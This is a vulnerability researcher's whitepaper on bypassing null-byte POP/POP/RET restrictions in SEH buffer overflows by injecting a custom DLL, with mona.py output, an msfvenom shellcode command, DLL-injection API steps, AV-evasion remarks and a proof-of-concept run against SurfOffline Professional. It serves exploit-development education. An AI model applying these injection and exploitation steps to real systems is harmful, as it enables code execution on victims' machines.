Whitepaper on
Bypassing a null byte POP/POP/RET sequence

By
FULLSHADE, FullPwn Operations
Vulnerability Researcher, OSCP

Contact | https://fullshade.github.io/

Table Of Contents

1. Preface

Structured Exception handlers are commonly exploited when building what's known as a SEH based buffer overflow, this paper deals with a technique which encompasses DLL injection as a means to bypass a commonly found restriction within the exploitability of an SEH overflow.


The practically of this technique is not the highest, as it will require the attacking end-user to have enough privileges to inject malicious additional code into another running process. But it's highly practical in the sense of producing a proof of concept exploit for a SEH exploit that proves that the vulnerability is fully exploitable and won't require any sort of additional techniques to bypass other means of restriction, e.g. utilizing an egghunter or a multi-jump to escape restricted space.

On sites like exploit-db.com and other sites that revolve around posting exploit proof-of-concept code, researchers will find a large amount of "Local SEH overflows DOS" exploits, where an attacker found a vulnerability but could not bypass what this paper aims to bypass. Utilizing the technique that this paper provides, a researcher will never need to post "Local SEH overflow DOS" proofs-of-concept anymore. They will be able to post a fully weaponized exploit proof-of-concept.

This technique can also apply to exploit a standard local buffer overflow if the attacker wants to create a proof of concept that proves the full exploitability capabilities of any type of local buffer overflow. They would just need to use this same sequence to implant a JMP ESP or something of the sort.

2. Understanding local SEH overflows

When exploiting a standard SEH overflow via a buffer overflow vulnerability, the goal is to overwrite and take control of the SEH and nSEH handler (the pointer to the next SEH handler on the SEH chain). This is the typical technique used to break out of the SEH chain and to restore execution in means of getting to your shellcode payload. It’s common to use a tool like mona.py to search the program for certain chunks and sequences of code that match up to the order of POP/POP/RETN, which pops the top frame off the stack twice and then returns back. Using a POP/POP/RET is the go-to standard when exploiting a SEH based overflow.


Force execution to nSEH
“A” * <buffer size>
nSEH
POP/POP/RET (SEH exploitation)
Shellcode
Overwritten with a short JMP to JMP over the SEH handler

2.a Overwriting the SEH handler

By sending a large amount of data to the vulnerable input field, i.g. Sending 50,000 “A”’s, to the buffer will usually result in the programs SEH / nSEH handler being overwritten with the hex equivalent of A, which would turn the handlers into 41414141. This is how the majority of posted DOS SEH vulnerability are found on exploit-db. When these handlers get overwritten, the program will crash. This is how you identify the vulnerability.


2.b Taking control of the SEH & nSEH handlers

To calculate the size of the offset & the buffer size of the vulnerable input field, an attacker can use one of the tools provided by the Metasploit project, pattern_create.rb, and pattern_offset.rb to send a unique cyclic pattern and to then find where the pattern overwrites the SEH / nSEH handler. By calculating the exact size of the buffers, you can then send 8 bytes twice to take over both the SEH handler and the nSEH handler. If you properly calculate the buffer size, you can write over the handlers.

2.c Running into a restriction

A common restriction to prevent an attacker from fully exploiting a SEH based overflow is to not have any valid and able to be used POP/POP/RET sequence, simply by rendering them all useless by having them all include a null byte in them, that null byte makes it almost impossible to properly exploit the SEH overflow, and if you can't use the POP/POP/RETs you won't get any further.

When analyzing a program for POP/POP/RETs with mona.py sometimes they will all be pretty much useless for having that null byte in them. As shown below.



```
0BADF00D [+] Results :
0040781F   0x0040781f : pop ecx # pop ebp # ret 0x04 |  startnull asciiprint,ascii {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase:
0040909C   0x0040909c : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0040CFF0   0x0040cff0 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0040D154   0x0040d154 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0040ED18   0x0040ed18 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0041B6F3   0x0041b6f3 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0041B734   0x0041b734 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0041E960   0x0041e960 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0041F6EF   0x0041f6ef : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0041F733   0x0041f733 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
00421F55   0x00421f55 : pop ecx # pop ebp # ret 0x04 |  startnull asciiprint,ascii {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase:
0042B5C3   0x0042b5c3 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0042BCFE   0x0042bcfe : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0042BD29   0x0042bd29 : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0042C6DD   0x0042c6dd : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
00430B2B   0x00430b2b : pop ecx # pop ebp # ret 0x04 |  startnull ascii {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, Sa
00430F2D   0x00430f2d : pop ecx # pop ebp # ret 0x04 |  startnull ascii {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, Sa
0043373E   0x0043373e : pop ecx # pop ebp # ret 0x04 |  startnull asciiprint,ascii {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase:
00433768   0x00433768 : pop ecx # pop ebp # ret 0x04 |  startnull asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False
00433BEE   0x00433bee : pop ecx # pop ebp # ret 0x04 |  startnull {PAGE_EXECUTE_READ} [SO_PRO.exe] ASLR: False, Rebase: False, SafeSEH:
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\seh.txt...
0BADF00D     Found a total of 6275 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:09.675000
!mona seh
```

And this is where this new technique comes into play, this null byte restriction is bypassable.

3. Understanding DLL injection

There are a couple of types of DLL injection, this utilizes the "Runtime" injection method, which is a legitimate Win32API usage, using only Win32API functions we can inject a malicious DLL path into other running processes. DLL injection is a very common behavior of malware, with over 40% of malware having the capability to inject itself or other malicious code into running processes, usually to establish persistence on a system. DLL injection is also commonly found in video game cheating, where a user can inject a cheat menu into the game.

There are four main steps to injecting a DLL payload into running processes. The steps are simply to first attach and set up a handler to a running process which will allow us to communicate with it. Then you will allocate space in memory in the host (victim) process that you are injecting. Then, you will inject and copy the malicious DLLs path into that host processes allocated space. And finally calling a function with the address of the LoadLibrary function which causes the injected DLL file's path to be loaded into memory and executed via the infected process.
OpenProcess() is responsible for setting up access to a process object and returning a handle to us as a means of communication with the process we select.

VirtualAllocEx() is responsible for allocating memory space in the victim process for the malicious DLLs path to be injected.


WriteProcessMemory() is responsible for writing the malicious DLL path to the area of memory that has been allocated with the previous step.

LoadLibrary() is a kernel32.dll function which is used to load libraries and DLLs at runtime, We can have LoadLibraryA locate the address of kernel32.dll since kernel32.dll is mapped to the same address in almost every process. LoadLibraryA also happens to fit the thread start routine needed by CreateRemoteThread(). From a malware author's perspective, LoadLibrary registers DLLs with the process, making LoadLibrary easily detected, so an alternative is to load the DLL from memory with something like a reflective DLL attack.

Calling CreateRemoteThread() and passing it the address of LoadLibrary causes the injected path of the malicious DLL to be loaded into memory and executed. Alternatives to CreateRemoteThread are calling NtCreateThreadEx or RtlCreateUserThread. From a malware author's point of view, CreateRemoteThread is highly tracked and flagged by common AV products. This function method also requires a malicious DLL on disk, which is much easier to detect than some alternate DLL injection methods where the DLL is loaded from memory.

4. Bypassing a null byte POP/POP/RET

We can bypass the null byte POP POP RET restriction by simple injecting our own POP POP RET from a module of our choice. And without any sort of memory restrictions, we can use this injected module as our module to get a POP POP RET sequence from. What you can do is load up the vulnerable process, inject our new and custom DLL into the process (THIS WILL REQUIRE INJECTION PERMISSIONS). And then use a POP POP RET from our new DLL.



And thus we can bypass the null byte instruction in the POP POP RET sequence.

7. Proof-Of-Concept exploit


A Proof of concept code can be found at:

https://github.com/FULLSHADE/POPPOPRET-nullbyte-DLL-bypass/blob/master/

Nullbyte_PPR_DLL-injection_bypass.py.

This exploit will pop a calculator through the vulnerable program. This exploit is taken advantage of a vulnerable input field in the SurfOffline Professional program. It's vulnerable to a local SEH based overflow. And the injected DLL is "essfunc.dll" from the vulnserver exploit development series.

The exploit also is using the alphanumeric encoder from msfvenom via the syntax ‘msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x0e" -e x86/alpha_mixed -f python -v shellcode EXITFUNC=seh’.



```
C:\Users\IEUser\Desktop\honey>homebrewer.py C:\Users\IEUser\Desktop\honey\maliciousPPR.dll 2972

[+] Exploit POC for SurfOffline Professional 2.2.0.103

----{Starting NullByte DLL injection bypass----

[+] Selected .DLL name: C:\Users\IEUser\Desktop\honey\maliciousPPR.dll
[+] Selected victim PID: 2972
[+] Establishing handle connection to process
[+] Allocating memory in victim process
[+] Writing DLL to allocated space
[+] Victim process DLL injection suceeded


----{Starting exploitation----

[+] Creating a .txt file for out payload
[+] Writing malicious payload to .txt file
[+] Copy the file contents add create new project name

C:\Users\IEUser\Desktop\honey>
```

```
SurfOffline has stopped working

A problem caused the program to stop working co
close the program and notify you if a solution is a

Close program
```

```
Process Explorer - Sysinternals: www.sysinternals.com [IEWIN7\IEUser] (Administrator)

Process                  CPU    Private Bytes  Working Set  PID  Description                       Company Name
spoolsv.exe                     4,536 K        8,752 K      1316 Spooler SubSystem App             Microsoft Corporat
taskhost.exe             0.01   11,404 K       10,312 K     1384 Host Process for Windows T...     Microsoft Corporat
svchost.exe                     9,472 K        10,996 K     1456 Host Process for Windows S...     Microsoft Corporat
explorer.exe             0.12   30,940 K       49,888 K     1516 Windows Explorer                  Microsoft Corporat
  VBoxTray.exe           0.02   1,464 K        5,084 K       340 VirtualBox Guest Additions Tr...  Oracle Corporatior
  cmd.exe                       2,288 K        6,020 K      2856 Windows Command Processor         Microsoft Corporat
  procexp.exe            3.19   16,004 K       23,768 K     4084 Sysinternals Process Explorer     Sysinternals - www
  SO_PRO.exe                    27,776 K       39,652 K     2972 SurfOffline                       Bimesoft
    calc.exe             0.01   4,588 K        9,024 K      2372 Windows Calculator                Microsoft Corporat
svchost.exe                     3,988 K        8,432 K      1652 Host Process for Windows S...     Microsoft Corporat
svchost.exe                     3,420 K        7,036 K      1688 Host Process for Windows S...     Microsoft Corporat
NMSAccessU.exe                  596 K          2,304 K      1744
wlms.exe                        608 K          2,616 K      1856 Windows License Monitoring...     Microsoft Corporat
sppsvc.exe                      2,100 K        7,184 K       544 Microsoft Software Protectio...   Microsoft Corporat
svchost.exe                     1,580 K        4,612 K      2080 Host Process for Windows S...     Microsoft Corporat
SearchIndexer.exe        < 0.01 21,876 K       16,220 K     2380 Microsoft Windows Search I...     Microsoft Corporat
  SearchProtocolHost.exe 0.01   2,172 K        6,620 K      1332 Microsoft Windows Search P...     Microsoft Corporat
  SearchFilterHost.exe

Name             Description                            Company Name           Path
imm32.dll        Multi-User Windows IMM32 API Cli...    Microsoft Corporation  C:\Windows\System32\imm32.dll
jscript9.dll     Microsoft ® JScript                    Microsoft Corporation  C:\Windows\System32\jscript9.dll
kernel32.dll     Windows NT BASE API Client DLL         Microsoft Corporation  C:\Windows\System32\kernel32.dll
KernelBase.dll   Windows NT BASE API Client DLL         Microsoft Corporation  C:\Windows\System32\KernelBase.dll
locale.nls                                                                     C:\Windows\System32\locale.nls
lpk.dll          Language Pack                          Microsoft Corporation  C:\Windows\System32\lpk.dll
maliciousPPR.dll                                                               C:\Users\IEUser\Desktop\honey\maliciousPPR.dll
mlang.dll        Multi Language Support DLL             Microsoft Corporation  C:\Windows\System32\mlang.dll
mpr.dll          Multiple Provider Router DLL           Microsoft Corporation  C:\Windows\System32\mpr.dll
msasn1.dll       ASN.1 Runtime APIs                     Microsoft Corporation  C:\Windows\System32\msasn1.dll
mscms.dll        Microsoft Color Matching System D...   Microsoft Corporation  C:\Windows\System32\mscms.dll
msctf.dll        MSCTF Server DLL                       Microsoft Corporation  C:\Windows\System32\msctf.dll
mshtml.dll       Microsoft (R) HTML Viewer              Microsoft Corporation  C:\Windows\System32\mshtml.dll
msimg32.dll      GDIEXT Client DLL                      Microsoft Corporation  C:\Windows\System32\msimg32.dll
msimtf.dll       Active IMM Server DLL                  Microsoft Corporation  C:\Windows\System32\msimtf.dll
msls31.dll       Microsoft Line Services library file   Microsoft Corporation  C:\Windows\System32\msls31.dll
msvcrt.dll       Windows NT CRT DLL                     Microsoft Corporation  C:\Windows\System32\msvcrt.dll
mswsock.dll      Microsoft Windows Sockets 2.0 S...     Microsoft Corporation  C:\Windows\System32\mswsock.dll
normaliz.dll     Unicode Normalization DLL              Microsoft Corporation  C:\Windows\System32\normaliz.dll
nsi.dll          NSI User-mode interface DLL            Microsoft Corporation  C:\Windows\System32\nsi.dll

CPU Usage: 4.11%  Commit Charge: 8.03%  Processes: 43  Physical Usage: 16.75%
```

An output payload file is created since this is exploiting a local SEH based buffer overflow, within the output file, is a POC exploit for hijacking the SEH handler and using a (special) POP POP RET to escape the next SEH handler in the SEH chain.

You need a process PID to inject a DLL into a process, the PID is automatically discovered via the process_injection() function using the psutil Python library for PID discovery.

The drop_DLL_disk() function is called which decodes and drops a BASE64 encoded payload DLL, in this case, it's originally essfunc.dll from vulnserver. After dropping the DLL payload to disk, the DLL is injected into the vulnerable process via the automatically discovered PID.

After the new DLL is injected into the vulnerable running process (SurfOffline Professional), the attacker can exploit the vulnerable input field in the "New project" creation tool in SurfOffline Professional. File > New Program > Project Name > OK. This will use the new POP POP RET from the injected DLL to pop a calc.exe.

8. Conclusion & Sources

Conclusively, this whitepaper covers a new technique that utilizes DLL injection to inject a custom DLL into a running vulnerable process to add a POP POP RET sequence in the scenario that the vulnerable program doesn’t include any null byte free sequences. If the vulnerable program doesn’t have a POP POP RET that you can use, you can use DLL injection to add your own POP POP RET sequence via loading a module.

Using this technique you won’t need to stop at posting DOS overflow POC’s on exploit-db, you can use DLL injection to add your own POP POP RET and then prove the full exploitability capabilities of the vulnerable program. Full exploitability meaning you can prove if the exploit would need to use something like an egghunter or a multi-staged jump to escape restricted buffer space after applying the POP POP RET sequence from your injected module.

As a reminder, this will require the attacker to have enough privileges to conduct DLL injection.

Sources:

https://github.com/FULLSHADE/POPPOPRET-nullbyte-DLL-bypass

https://www.securitysift.com/windows-exploit-development-part-6-seh-exploits/

https://www.fuzzysecurity.com/tutorials/expDev/3.html

https://dkalemis.wordpress.com/2010/10/27/the-need-for-a-pop-pop-ret-instruction-sequence/

https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/